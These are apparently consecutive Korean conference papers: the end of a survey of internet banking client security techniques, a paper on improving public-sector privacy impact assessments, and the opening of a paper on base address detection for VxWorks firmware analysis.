장치로부터 전달되는 데이터를 보호하기 위해서는 해당 장치를 지원하는 인터페이스에 따라 각기 다른 방법으로 보안기술이 적용되어야 하며, 키보드의 경우에는 일반적으로 PS/2 인터페이스와 USB 인터페이스 기반의 키보드를 사용한다.

PS/2 키보드 보안기술은 메시지 후킹과 필터 드라이버 삽입, 인터럽트 객체 대체, IDT 대체, 0xD2 명령을 이용한 임의의 스캔코드 발생, 키보드 내부 메모리를 이용한 임의의 스캔 코드 발생, 디버그 예외처리 이용을 통한 보안기술로 분류되며, USB 키보드 보안기술은 필터 드라이버 삽입, 인라인 후킹을 통한 보안기술로 분류된다. 이러한 키보드 보안 기술의 분류를 [표 2]에 나타내었다[2, 3, 4].

3.2 PKI 응용 프로그램

PKI 응용 프로그램은 네트워크 영역에서의 암호기술 적용을 위한 사용자 영역의 프로그램이다[5].

[표 1] 사용자 영역에서의 보안기술

Major category	Sub category	Security techniques
키보드 보안 프로그램	PS/2 키보드	• 메시지 후킹 • 필터 드라이버 삽입 • 인터럽트 객체 대체 • IDT 대체 • 0xD2 명령을 이용한 임의의 스캔코드 발생 • 키보드 내부메모리를 이용한 임의의 스캔코드 발생 • 디버그 예외 처리 이용
	USB 키보드	• 필터 드라이버 삽입 • 인라인 후킹
PKI 응용 프로그램	보안 채널	• Self-design • lib 사용
종단 간 암호화	초기 E2E	• 키보드 보안 프로그램과 PKI 응용 프로그램을 연동(암/복호화 모듈)
	확장된 E2E	• 이중 암호화 (암호화 모듈)
해킹 방지 프로그램	패턴 기반	• 안티 바이러스 제품
개인 방화벽	행위 기반	• 프로그램 접근 제어 • IP 주소 접근 제어 • 네트워크 연결 제어
이동식 매체 보안	보안 USB	• 소프트웨어 접근 • 하드웨어 기반 분할 접근 • 하드웨어 접근
역공학 방지 기술	배치 난독화	• 형식 변환, 주석 제거, 식별자 변환
	자료 난독화	• 저장장소 변환, 인코딩 변환, 집합 변환, 순서 변환
	제어 난독화	• 계산 변환, 집합 변환
	방지 난독화	• 고유의 변환 방법, 대상이 있는 변환방법

3.3 종단 간 암호화

상기의 두 프로그램만으로는 사용자의 키보드 데이터를 안전하게 인터넷 뱅킹 서버로 전송하기 어렵다. 이 문제는 각각의 프로그램이 연동되지 않아 발생하는 문제점으로 해당 문제점을 해결하기 위하여 제안된 방식이 종단 간 암호화 방식이다. 초기에는 사용자가 입력하는 키보드 정보를 키보드 보안 프로그램에서 치환이나 암호화 방식으로 보호하고 암호화된 정보를 PKI 응용 프로그램에서 암호화하여 네트워크로 전송함으로써 인터넷 뱅킹 서버로 안전하게 전송하는 방식이었지만, 불안전한 문제점으로 인하여 사용자가 입력한 키보드 정보를 치환 테이블이나 세션키를 기반으로 변환하여 변환된 정보를 인터넷 뱅킹 서버와 PKI 응용 프로그램 사이에 공유된 키를 기반으로 이중 암호화하여 전송하는 확장 종단 간 암호화 기술이 제안되었다[4].

[표 2] 키보드 보안기술

Interface	Security techniques	Description
PS/2	메시지 후킹	키보드 메시지를 후킹하여 키보드 데이터 선점
	필터 드라이버 삽입	PS/2 키보드 드라이버 스택에 필터 드라이버를 삽입하여 키보드 데이터 선점
	인터럽트 객체 대체	객체 처리 인터럽트 관련
	IDT 대체	PS/2 키보드 관련 인터럽트 처리 객체를 대체하여 키보드 데이터 선점
	0xD2 명령을 이용한 임의의 스캔코드 발생	0xD2 명령을 사용하여 임의의 스캔코드를 생성하여 키보드 데이터를 방해
	키보드 내부메모리를 이용한 임의의 스캔코드 발생	키보드 내부 메모리에 임의의 스캔 코드를 생성하여 키보드 데이터를 방해
	디버그 예외 처리 이용	PS/2 키보드 관련 입출력 메모리 혹은 포트에 접근 할 때 디버그 예외 핸들러를 사용하여 키보드 데이터 선점
USB	필터 드라이버 삽입	USB 키보드 드라이버 스택에 필터 드라이버를 삽입하여 키보드 데이터 선점
	인라인 후킹	USB 키보드 데이터 처리 기능을 후킹하여 키보드 데이터 선점

3.4 해킹 방지 프로그램

해킹 방지 프로그램은 흔히 알려진 사용자 영역을 안전하게 보호하고, 악성코드에 감염된 경우에는 이를 탐지하고 무력화하는 안티 바이러스 제품과 같은 프로그램이다[6].

3.5 개인 방화벽

개인 방화벽은 네트워크를 통하여 외부로부터 들어오는 악의적인 패킷과 내부의 정보의 유출을 방지하기 위하여 내/외부를 통과하는 패킷을 검사하고 차단함으로써 위협을 방지하는 기술이다. 금융기관에서 제공하는 개인 방화벽은 주로 행위기반 방식을 이용하며, 프로그램의 신뢰 여부에 따라 접근을 허용하고 추가적인 허가를 받는 방식이다[7].

3.6 이동식 매체 보안

최근의 컴퓨터 주변기기는 대부분 USB 인터페이스를 이용한다. USB 인터페이스를 사용하는 주변기기 중 이동식 매체는 개인정보를 포함하는 경우가 많아 정보의 보호에 많은 관심이 증가하고 있다. 이러한 USB 장치 중 USB 메모리는 휴대성과 호환성

이 좋은 장점으로 인하여 보편적인 이동식 저장 매체로 활용되고 있다. 그러나 USB 인터페이스는 보안 기능을 전혀 지원하지 않는 인터페이스로서 이를 통하여 연결되는 다양한 주변 장치들이 보안위협에 그대로 노출되는 문제점이 존재한다.

이러한 문제점을 보완하기 위하여 USB 인터페이스를 통하여 전달되는 데이터의 보호 및 USB 메모리에 저장된 데이터를 보호하기 위한 기술이 연구되었다. 패스워드 기반 접근제어, 데이터 암호화 기반 접근제어 등의 방식이 사용되고 있으며, 보안 영역 설정을 통한 방식, 하드웨어 기반 지문 인증 방식 등의 다양한 보안 기술들이 사용되고 있다[7].

3.7 역공학 방지 기술

역공학(Reverse Engineering)은 파일을 분석하여 해당 파일의 특성과 정보를 찾아내는 과정으로 악의적인 목적을 가진 공격자의 경우, 해당 과정을 통하여 프로그램의 취약점을 분석하고, 도출된 취약점을 이용한 악성코드를 제작하여 배포한다. 따라서 공격자에 의하여 프로그램을 분석하지 못하도록 방지하는 역공학 방지 기술이 연구되었으며, 그 중 난독화 기술은 프로그램의 분석 자체를 방지하는 것이 아닌, 프로그램을 분석하기 어렵도록 프로그램의 기능은 방해하지 않으면서 원래의 코드를 변환하는 기술이다. 이러한 난독화 기술은 기술의 적용 위치에 따라 소스 레벨 난독화와 바이너리 레벨 난독화로 분류된다. 또한 적용된 방법에 따라 배치 난독화(Layout obfuscation), 자료 난독화(Data obfuscation), 제어 난독화(Control obfuscation), 방지 난독화(Preventive obfuscation)로 분류되며, 이를 [표 3]에 나타내었다.

[표 3] 난독화 분류

Major category	Sub category
배치 난독화	형식 변환
	주석 제거
	식별자 변환
자료 난독화	저장장소 변환
	인코딩 변환
	집합 변환
	순서변환
제어 난독화	계산 변환
	집합 변환
방지 난독화	고유의 변환 방법
	대상이 있는 변환 방법
기타 난독화	패킹
	가상화

IV. 결론

본 논문에서는 인터넷 뱅킹 서비스에 보안 위협에 대응하기 위하여 활용된 보안 기술에 대해 조사하고 분류하며 그 결과를 서술하였다. 특히 보안위협에 취약한 사용자 영역에서의 보안 기술 분석을 통해 공격의 위험성을 인지하고 추가적인 보안 위협에 대한 연구가 필요할 것으로 사료된다.

Acknowledgement

이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2015R1D1A1A01057300).

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403).

[참고문헌]

[1] 성재모, “국내외 전자금융 보안정책 분석을 통한 효과적인 전자금융 보안 대응체계”, 전남대학교 대학원, 박사학위논문, 2011년 2월.

[2] 이경률, 임강빈 외, “키보드, 화면 해킹기법 분석 및 보안위협 대응방안 연구”, 한국인터넷진흥원 연구보고서, 2012년 12월.

[3] 금융보안연구원, “종단간(End-to-End) 암호화 적용 가이드”, 보안가이드, 2007(2), 2007년 10월.

[4] 한국정보통신기술협회, “전자금융서비스 위협 분석 및 관리 방안”, 기술보고서 TTAR-12.0008, 2011년 12월 2일 제정.

[5] 진승헌, “안전한 전자거래를 위한 인증서 기반의 인증인가 메커니즘”, 충남대학교 대학원, 박사학위논문, 2004년 02월

[6] 김승범, “실시간 해킹탐지 및 추적관리 보안 솔루션 제안과 평가”, 호서대학교 벤처대학원, 박사학위논문, 2015년 08월

[7] 김신규, “개인 컴퓨터용 침입탐지 시스템 설계 및 구현”, 연세대학교 대학원, 석사학위논문, 2001년 12월

[8] 변재천, “보안 USB 플래시 드라이브의 데이터 탈취 가능성 진단”, 순천향대학교 대학원, 석사학위논문, 2013년 08월

[9] 이경률, 임강빈, 서정택, “인터넷 뱅킹 서비스 보안기술의 현황과 미래”, 인터넷정보학회 논문지, 18(2), pp.31-42, 2017년 04월

공공기관 개인정보영향평가 제도의 실효성 확보방안 연구

정해산*

*고려대학교 정보보호대학원 사이버보안학과

Public research institutions Privacy Impact Assessment ensure the effectiveness of measures

Hae-San Jung*

*Division of information security, Korea University

요 약

정보사회의 발전으로 국내 2만 여개의 공공기관에서 개인정보를 이용하여 각종 공공서비스 및 공공업무를 위해 방대한 수의 개인정보를 활용하고 있는 실정이다.

이에 국가는 국민의 개인정보 침해행위에 대해 법적으로 강제화하여 개인정보가 안전하게 유지·운영될 수 있도록 개인정보보호법 및 동법 영·규칙·치침 등을 통해서 개인정보의 수집 및 이용에 따른 안전한 관리 및 보호를 위한 체계를 구축하였다.

특히, 공공기관은 행정 수행 목적으로 다량의 개인정보를 보유하고 있어, 개인정보 침해우려를 안고 있으며, 이를 해결하기 위한 관리체계로서 개인정보영향평가 제도가 도입되었다.

이 제도는 개인정보를 처리하는 절차에서 법적 준거성 및 안전성 확보에 있으며, 사전 예방적 점검제도이다.

이에 따라 본 논문에서는 미국, 캐나다, 뉴질랜드 등에서 추진하고 있는개인정보영향평가 제도를 살펴보고, 우리나라의 개인정보영향평가 체계를 5개 영역, 25개 분야, 78개 항목을 분석하여 공공기관에서 근무하는 개인정보 담당자들이 본 논문을 참조하여 법적 의무화된개인정보영향평가 제도를 실효적으로 운영하는데 기여하리라 본다.

I. 서론

현대 사회에서 개인정보의 활용가치가 높아짐에 따라 개인정보의 수집 행위가 광범위하게 증대되고 있지만, 반대로 악용하는 사례가 빈번하여 개인의 사생활 침해 및 재산 피해로 확산되고 있다. 이와 같은 사회적 요구 및 문제 해결 대안으로 개인정보를 보호하는 차원에서 2011년 9월「개인정보 보호법」이 제정되었다. 따라서 개인정보를 보다 안전하게 수집 및 이용될 수 있도록 정보시스템의 구축단계에서부터 제대로 설계되어질 수 있도록 점검·분석을 통해 취약요소를 사전에 보완하여 안전한 개인정보를 이용할 수 있도록 공공기관을 대상으로 개인정보영향평가 제도를 개인정보보호법에 규정하고 있다.

이미 여러 국가(미국, 캐나다, 뉴질랜드 등)에서 개인정보영향평가 제도를 도입하여 운영하고 있다. 이에 개인정보 보호와 개인정보영향평가제도에 대하여 외국 사례를 살펴보고, 우리나라 개인정보 영향평가 제도의 실효성 확보 방안에 대해 살펴보고자 한다. 본 논문의 구성은 다음과 같다. 2장에서 개인정보영향평가 제도의 의의를 살펴보고, 3장에서 해외 개인정보영향평가 유사제도 등을 기술 하고, 4장에서 개인정보영향평가 제도 운영 실태에 대해 기술하며, 5장에서는 개인정보영향평가 제도의 개선 과제에 대해 기술한다.

Ⅱ. 개인정보영향평가 제도의 의의

2-1 영향평가 개요

정보화 사회의 도래와 함께 개인정보에 대한 수집·이용의 필요성이 증대됨에 따라, 과도한 개인정보의 수집 및 오·남용으로 국민들의 사생활 침해 또한 급증하고 있다. 이에 개인정보처리가 수반되는 정보시스템 및 응용프로그램 개발 및 구축 사업을 추진할 때 해당 구축 사

업이 개인정보에 미치는 영향도를 사전에 점검·분석하고 이에 대한 개선방안을 도출하여 정보시스템 구축 시 이를 적용함으로써 개인정보 침해사고를 사전에 예방하는 대응 전략이 대두되었다. 이를 위해 2011년부터 제정·시행 중인 「개인정보 보호법」에서는 개인정보를 수집·보유하는 공공기관에 대하여 개인정보영향평가에 대한 의무화 규정을 두고 있다.

개인정보보호법 제33조(개인정보영향평가)에서 공공기관의 장은 일정 기준에 해당하는 개인정보파일의 운용으로 인하여 정보주체(국민)의 개인정보 침해가 우려되는 경우에는 그 위험요인의 분석과 개선사항 도출을 위한 평가를 하고 그 결과를 행정차치부장관에게 제출하도록 규정하였다. 또한 개인정보영향평가의 세부사항인 평가대상 범위와 시점, 평가기관의 지정, 평가기준 및 절차, 그 외의 고려사항 등은 동법 시행령과 관련 고시(개인정보영향평가에 관한 고시, 행정자치부 고시 제2015-53호, 2015.12.31.)를 통해 상세히 규정하고 있다.

2-2 영향평가의 주요 내용

2-2-1 영향평가 대상

공공기관은 일정규모 이상의 개인정보파일을 운용하는 경우 개인정보영향평가를 수행해야 한다. 「개인정보 보호법 시행령」 제35조에서는 개인정보영향평가의 의무대상을 <표 1>의 4가지 개인정보파일에 해당하는 경우로 규정하고 있다.

한편 법령상 규정된 개인정보파일이 아니더라도 대량의 개인정보나 민감한 개인정보를 수집·이용하는 기관은 개인정보 유출 및 오·남용으로 인한 사회적 피해를 막기 위해 영향평가를 수행할 수 있도록 하였다.

<표 1> 개인정보영향평가 대상 개인정보파일 : 개인정보 보호법 시행령 제35조

1. 5만 명 이상의 민감정보 또는 고유식별정보가 포함된 개인정보파일
2. 공공기관 내부 또는 외부 개인정보파일과 연계 결과 50만 명 이상의 개인정보가 포함된 개인정보파일
3. 100만 명 이상의 개인정보가 포함된 개인정보파일
4. 개인정보 검색체계 등 개인정보파일의 운용체계를 변경하는 경우, 변경된 부분

2-2-2 영향평가 시점

개인정보영향평가는 새로운 정보시스템을 구축하거나 기존 시스템의 변경 및 서비스 운용에 위험이 발생할 경우 추진하여야 한다. 구체적으로는 본격적인 정보화사업을 추진하기 이전에 영향평가를 수행해야 하는데, 정보시스템의 구축 전 정보시스템을 분석하거나 설계하는 단계에서 실시하여야 한다.

이와 함께 정보시스템을 운용 중이더라도 개인정보 라이프 사이클 상 수집·이용 및 관리상에 중대한 침해위험 발생이 우려되는 시점이나, 전반적인 개인정보 보호체계를 점검하여 개선하기 위한 시점에서도 실시가 가능하다.

「개인정보 보호법 시행령」 시행 당시 개인정보 파일을 운용하고 있거나 운용할 목적으로 개인정보파일을 구축한 공공기관은 시행령 시행일(2011년 9월 30일)부터 5년 이내(2016년 9월 29일)에 해당 개인정보파일에 대한 영향평가를 실시하고 그 결과를 행정자치부장관에게 제출하여야 한다(시행령 부칙 제6조 개인정보영향평가에 관한 경과조치).

2-2-3 영향평가 절차와 방법

개인정보영향평가는 정보시스템 구축 절차와 연계하여 수행되며, 사전준비단계, 수행단계, 이행단계 등 3개 단계로 구분되어 추진된다.

첫째, 사전준비단계는 사업계획 작성을 통해 예산을 확보하고 사업자를 선정하는 과정으로, 구체적으로는 영향평가의 필요성을 검토하고 행정자치부에서 지정한 영향평가기관 중 제안요청사항을 충족하는 적정기관을 선정하는 과정을 포함하고 있다.

둘째, 수행단계는 선정된 평가기관이 개인정보처리시스템에 대해 개인정보

침해요인을 분석하여 개선계획을 수립하고 영향평가보고서를 작성하는 과정이다. 평가대상 업무의 개인정보 흐름에 따른 개인정보 조치사항 및 계획 등을 파악하고 개인정보 침해 위험성을 분석·도출하되, 개인정보 처리업무 중요도, 개인정보 침해요인 발생가능성, 법적 준거성 등을 조합하여 위험도를 산정해 개선사항의 우선순위를 정한다. 개인정보 침해 요인별 위험도 분석에 기반하여 위험요소를 제거하거나 최소화하기 위한 개선방안 및 개선계획을 수립해 영향평가보고서를 작성한다.

셋째, 이행단계는 개인정보 침해요인에 대한 조치내역을 확인·점검하는 과정으로 영향평가기관이 직접 수행 또는 사업주관부서 담당자가 수행하거나, 시스템 구축과정 중 감리에서 조치여부를 점검할 수도 있다.

그림 1은 인터넷진흥원, “개인정보영향평가 수행 안내서”, 2016. 4에서 발췌한 것이다.



그림 1. 개인정보영향평가 수행절차

개인정보영향평가의 평가영역은 총 5개 영역으로 구분되는데, 대상기관 개인정보보호 관리체계, 대상시스템의 개인정보보호 관리체계, 개인정보 처리단계별 보호조치, 대상시스템의 기술적 보호조치, 특정IT 기술 활용 시 개인정보보호 등 이다.

5개의 평가영역은 25개 평가분야로 나뉘며, 78개 평가항목으로 세분화된다. 물론 평가항목은 대상기관 및 대상 정보시스템의 특성에 따라 추가·삭제·변경 등 탄력적으로 구성하여 운영하면 된다. 예를 들면, 개인정보를 외부기관에 위탁·제공하지 않는 경우 세부평가항목 중 ‘위탁’ 관련 항목은 제외하고 평가할 수 있다.

표 2는 인터넷진흥원, “개인정보영향평가 수행 안내서”, 2016. 4에서 발췌한 것이다.

평가영역	평가분야	세부분야
1. 대상기관 개인정보보호 관리체계	1.1 개인정보보호조직	개인정보 보호책임자의 지정
		개인정보 보호책임자 역할수행
	1.2 개인정보보호계획	내부관리계획 수립
		개인정보보호 연간계획 수립
	1.3 개인정보 침해대응	침해사고 신고방법 안내
		유출사고 대응
	1.4 정보주체 권리보장	정보주체 권리보장 절차 수립
		정보주체 권리보장 방법안내
2. 대상시스템의 개인정보보호 관리체계	2.1 개인정보취급자 관리	개인정보취급자 지정
		개인정보취급자 관리·감독
	2.2 개인정보파일 관리	개인정보파일 대장 관리
		개인정보파일 등록
	2.3 개인정보처리방침	개인정보처리방침의 공개
		개인정보처리방침의 작성
3. 개인정보 처리단계별 보호조치	3.1 수집	개인정보 수집의 적합성
		동의받는 방법의 적절성
	3.2 보유	보유기간 산정
	3.3 이용·제공	개인정보 제공의 적합성
		목적 외 이용·제공 제한
		제공시 안전성 확보
	3.4 위탁	위탁사실 공개
		위탁 계약
		수탁사 관리·감독
	3.5 파기	파기 계획 수립
		분리보관 계획 수립
		파기대장 작성
4. 대상시스템의 기술적 보호조치	4.1 접근권한 관리	계정 관리
		인증 관리
		권한 관리
	4.2 접근통제	접근통제 조치
		인터넷 홈페이지 보호조치
		업무용 모바일기기 보호조치
	4.3 개인정보의 암호화	저장 시 암호화
		전송 시 암호화
	4.4 접속기록의 보관 및 점검	접속기록 보관
		접속기록 점검
		접속기록 보관 및 백업
	4.5 악성프로그램 방지 등	백신 설치 및 운영
		보안업데이트 적용
	4.6 물리적 접근방지	출입통제 절차 수립
		반출·입 통제 절차 수립
	4.7 개인정보의 파기	안전한 파기
	4.8 기타 기술적 보호조치	개발환경 통제
		개인정보처리화면 보안
		출력 시 보호조치
	4.9 개인정보처리구역보호	보호구역 지정
5. 특정IT기술 활용 시 개인정보보호	5.1 CCTV	CCTV 설치 시 의견수렴
		CCTV 설치 안내
		CCTV 사용 제한
		CCTV 설치 및 관리에 대한 위탁
	5.2 RFID	RFID 이용자 안내
		RFID 태그부착 및 제거
	5.3 바이오정보	원본정보 보관 시 보호조치
	5.4 위치정보	개인위치정보 수집 동의
		개인위치정보 제공 시 안내사항

표 2. 개인정보영향평가 항목

2-2-4 영향평가 체계

개인정보영향평가의 수행은 개인정보파일을 포함한 개인정보처리시스템을 구축·운용하는 공공기관이 행정자치부에서 지정한 개인정보 영향평가기관에 의뢰하여 실시한다. 평가대상 정보시스템에 대한 이해도가 높은 사업주관 부서가 기관 내 개인정보보호 전담조직, 정보보안조직 등의 협조를 받아 영향평가팀을 구성하여 수행한다. 영향평가팀은 대상사업을 주관하는 부서의 사업담당자, 기관의 개인정보보호 책임자, 분야별 개인 정보보호 책임자, 개인정보 취급자, 외부 컨설턴트(영향평가기관 수행인력) 등으로 구성되고, 필요한 경우 관련 분야에 대한 외부 전문가의 도움을 받을 수 있도록 하였다.
영향평가 수행결과는 행정자치부장관에게 제출되며, 행정자치부는 개인정보보호위원회의 심의·의결을 거쳐 해당사업에 대한 의견을 제시할 수 있다.

2-2-5 영향평가 기관 지정

각급 공공기관이 영향평가 수행 시 선정해야 할 영향평가기관을 위해 행정자치부와 한국정보화진흥원은 「개인정보 보호법」 시행 이후 평가기관 지정절차를 진행하였다. 2017년 5월 현재 총 18개 기관이 평가기관으로 선정되어 관보에 게재되어 있다. 그림 2는 인터넷진흥원, “개인정보영향평가 수행 안내서”, 2016. 4에서 발췌한 것이다.




그림 2. 개인정보영향평가 추진 체계

Ⅲ. 해외 개인정보영향평가 유사 제도 분석

3-1 미국

미국은 전자정부법 (2002)에 따라 예산관리처에 정보화예산을 요청할 때 개인정보영향평가서를 첨부하도록 규정하고 있다. 또한, 연방정보보안관리법(The Federal of Information Security Management Act: FISMA), 공공기관 개인정보관리에 대한 보고지침, 연방정부의 개인정보보호정책의 해석에 대한 지침, 개인정보 영향평가 수행에 대한 지침 등을 통해서 개인정보 영향평가를 수행하도록 규정하였다. 이외에도 2007년 안전교류위원회의 정보통신기술사무국에서 정보보호를 위한 개인정보영향평가 가이드라인을 개정하여 제공하였다.[7]

3-2 캐나다

캐나다는 개인정보보호법(Privacy Act)9), 개인정보보호 및 전자문서법(Personal Information Protection and Electronic Document Act: PIPEDA), 공정정보관행규정(Code of Fair nformation Practice) 등에 근거하여 법적 준수사항을 점검하고 있다. 이외에도 개인정보영향평가를 수행하도록 세부적인 기준에 관한 개인정보영향평가 지침(2002)을 제공한바 있다[7]

3-3 뉴질랜드

뉴질랜드는 개인정보에 관한 법률로 개인정보영향평가 근거를 두고 있지 않지만, 개정된 이민법(2009)에 근거하여 생체정보를 처리하는 경우 적용하고 있다. 비록 호주, 영국 등과 같이 개인정보보호에 관한 법률에 개인정보영향평가를 의무사항으로 규정하고 있지는 않지만, 개인정보처리시스템의 안전성을 높이기 위한 노력은 지속적으로 이루어지고 있다
(정연수·안준모, 2006. 12; European Commission Directorate General Justice, 2011).[7]

Ⅳ. 개인정보영향평가 제도 운영 실태

최근 개인정보는 정보통신인 인터넷, 스마트폰 등 통신 네트워크를 이용한 다양한 형태의 사이버 침해 행위가 증가하는 추세에 있다. 그러나 이에 대한 대응책은 미미한 수준이다.

특히 공공기관에서 처리하는 개인정보가 기관간의 공동이용 등으로 관리의 공백지대가 발생할 수 있기 때문이다. 즉 공공부문에서 정보시스템, 응용프로그램, 외주 용역회사 직원 등 필요한 전 영역에서 개인정보관리(personal information management)가 이루어져야 한다.

정보사회에서 정보는 공공·민간의 구분 없이 다양한 형태로 수집·이용되고 있으며, 이를 통해 디지털 사회가 주는 신속하고, 편리함을 누리지만, 정보 주체가 개인정보 침해로 인한 정신적, 물질적 손실에 대한 심각성을 야기한다.

또한 사이버 공간에서 발생하는 개인정보 침해는 침해사실을 인지하지 못하거나, 상당한 시간이 경과한 뒤에 인지할 수 있는 문제도 있다.

오늘날과 같은 정보화 사회의 디지털 세상은 편리한 점도 있지만, 그로 인한 개인정보유출의 용이성, 개인정보의 상품화에 따른 프라이버시의 침해 등 부작용을 야기한다.

이러한 부작용을 막고, 개인정보 침해의 위험성으로부터 개인정보를 보호하기 위하여 새로운 규범적 기준을 제시하고 침해를 방지할 수 있는 법적·제도적 장치로 개인정보보호법을 제정 운영하고 있으며, 공공기관에 대해 일정 이상 기준을 제시하여 개인정보영향평가 제도를 의무적으로 강제화하고 있는 것이다.

따라서 정보보호는 법적인 강제력을 통하여 보호할 수밖에 없지만, 정보통신기술의 발달로 개인정보에 대한 침해는 다양한 경로를 통하여 행해지므로 법률에 의한 규제는 광범위한 현실세계를 모두 반영할 수 없는 문제도 있다. 이러한 법과 현실세계 사이의 갭을 최대한 좁히는 혜안이 필요하다 할 것이다.

Ⅴ. 개인정보영향평가 제도의 개선과제

개인정보영향평가는 개인정보 침해로 인한 피해를 사전에 예방한다는 점에서 그 의의가 크다. 현재 개인정보보호법 및 시행령에서 시행되고 있는 개인정보영향평가는 공공부문에 대해서 일정한 기준에 해당하는 개인정보 파일의 처리·운용으로 인해 개인정보 침해를 사전에 예방하기 위해 개인정보영향평가를 의무화하였으나, 공공부문 외의 개인정보 처리자, 즉 민간부문의 경우에는 개인정보영향평가 추진이 의무화되어 있지 않기 때문에 법적 실효성을 기대하기 힘들다.

또한, 제도적으로 개인정보영향평가가 도입되었다 해도 시행 결과 사후 조치에 대한 개선계획 이행점검 확인서를 사업 완료 후 1년 이내에 개인정보보호종합지원시스템(intra.privacy.go.kr)에 등록하게 되어 있지만 적극적으로 개선의 의지가 없으면 무용지물일 것이다. 또한 개인정보영향평가 지정기관이 사업을 수주한 후 평가결과에 대해서만 행정적 요건만을 충족시킨다면 개인정보영향평가의 법 취지와는 다른 방향으로 악용될 소지도 배제할 수 없다. 따라서, 감독기관은 관리감독을 강화하는 한편 실효적으로 관리할 수 있는 방안을 본 논문에서 연구 할 계획이다.

Ⅵ. 결 론

현대 정보화 사회에선 개인정보를 범법 행위를 일삼는 용도로 활용도 되지만, 상업적 마케팅 목적으로 활용되므로 개인정보 유출 피해는 대량화 및 증가 추세에 있다.

개인정보 침해의 문제가 심각한 사회적·국가적 문제로 인식되는 가운데, 개인정보 유출 및 침해를 사전에 예방하고자 도입한 개인정보영향평가 제도가 안정화 단계에 있다 하지만, 초창기 법 도입 취지에 맞게 개인정보영향평가 수행 방법 및 툴도 함께 발전해야 할 것이다. 정보보안관리시스템 및 응용 프로그램의 고도화된 기술의 향상도 가져왔지만 해킹 수법 또한 기술적으로 정교화 되어 사이버침해에 대한 위험은 날로 높아지는 실정이다.

대부분 공공기관에 종사하는 개인정보담당자들이 법적 요건을 충족하기 위해 개인정보 비전문가들로 운영하는 기관이 상당수일 것이다. 법적, 제도적으로 일정 수준 전문성을 증명할 수 있는 전문 자격으로 제도화할 수 있는 방법도 연구되어야 할 부분이다.

앞으로 행정자치부와 관련 기관은 영향평가 제도가 안정화 및 실효성이 확보될 수 있도록 수행절차의 개선 및 품질관리 방안 마련 등을 지속적으로 추진해야 할 것이다.

앞으로 본 논문에서 연구할 파트는 개인정보 영향평가 후속조치로 취약성에 대한 개선 결과 관리 감독 방법론을 연구할 예정이다.

또한 개인정보 담당자의 자격 기준을 검토할 예정이다.

끝으로 개인정보영향평가에 대한 의무적 민간 확대 및 적극적인 추진을 통해 개인정보 침해에 대한 위험을 사전에 예방하도록 노력해야 할 것이다.

[참고문헌]

[1] 법제처, 「개인정보보호법」, 2017.3.30

[2] 법제처, 「개인정보보호법 시행령」, 2016.9.30

[3] 법제처, 「개인정보보호법 시행규칙」, 2014.11.19.

[4] 행정자치부 「개인정보영향평가에 관한 고시」, 행정자치부 고시 제 2015-53호, 2015.12.31.

[5] 인터넷진흥원, “개인정보영향평가 수행 안내서”, 2016. 4

[6] 김두현, “공공기관의 개인저보 영향평가 의무화 소개” 한국정보화진흥원, 2013.1

[7] 신영진(행정자치부), 김성호(한국님터넷진흥원), “공공기관의 개인정보영향평가제도 도입에 관한 연구: 개인정보영향평가 체계 및 평가항목을 중심으로” 2010

[8] 신영진, “공공기관의 개인정보영향평가 제도 도입에 관한 연구: 개인정보 영향평가 항목의 도출과정과 향후 과제를 중심으로” 「한국지역정보화학회지」 제16권 제3호 2013.9

[9] 이종구, “개인정보보호와 개인영향평가 제도”, 충북대학교 법학연구소, 2012

VxWorks 펌웨어 정적분석을 위한 Symbol Table 기반 Base Address 탐지 기법[1)]

김동규[**] 김지민[*] 지청민[*] 홍만표[***]

아주대학교 소프트웨어학과 *아주대학교 컴퓨터 공학과 * 아주대학교 사이버 보안학과

Proposal of Base Address Detection methodology based on Symbol Table for Firmware Static Analysis of VxWorks System

Dong-Gyu Kim[**] Ji-min Kim[*] Cheong-min Ji[*] Man-pyo Hong[***]

**Division of Software Engineering, Ajou University.

*Division of Computer Engineering, Ajou University.

***Division of Cyber Security , Ajou University.

요 약

최근 자동차, 가전제품, 모바일 기기 등 다양한 산업 분야에서 사물인터넷 기술이 접목된 서비스가 증가하고 있다. 이에 따라 사용자들의 민감 정보 수집 양도 증가하고 있다. 하지만 각종 임베디드 장비에서 사용자 정보가 유출되는 등 보안 사고가 빈번하게 발생하고 있다. 이를 예방하기 위해서는 사전 임베디드 장비에 대한 철저한 취약점 분석이 이루어져야 한다. 취약점 분석 방법에는 동적 분석과 정적 분석 방법이 존재하는데, 이 중 정적 분석을 위해서는 해당 펌웨어의 Base Address 정보를 바탕으로 분석이 이루어져야 올바른 펌웨어 분석이 이루어질 수 있다.

따라서 본 논문에서는 임베디드 장비에서 널리 사용되는 RTOS인 VxWorks 기반 시스템에서 펌웨어 정적 분석을 위해 필수적인 Base Address를 Symbol Table을 기반으로 탐지해주는 기법을 제안한다.

I. 서론

최근 자동차, 각종 가전제품, 모바일 기기, 의료 기기 등 다양한 산업분야에서 사물인터넷 기술이 접목된 기기들의 개체 수가 폭발적으로 증가하고 있다. 시스코는 2020년까지 네트워크로 연결되는 기기의 수가 370억 개에 이를 것이라고 발표했다[1]. 사물인터넷 기술은 사람들의 삶 곳곳에서 편의를 제공해준다. 하지만 서비스 제공을 위해 사용자의 구체적인 위치, 건강정보 및 개인 신상정보의 수집이 많아지면서 개인의 민감 정보 유출에 관한 문제점이 대두되고 있다. 이와 함께 IoT 임베디드 장비와 관련된 보안 사고[2]가 연이어 발생함에 따라 이에 대한 보안 대책의 필요성이 증대되고 있다.

임베디드 장비에 대한 보안성을 강화하기 위해서는 임베디드 장비의 취약점 분석을 통해 발생할 수 있는 보안 사고를 사전에 예방하는 것이 중요하다.

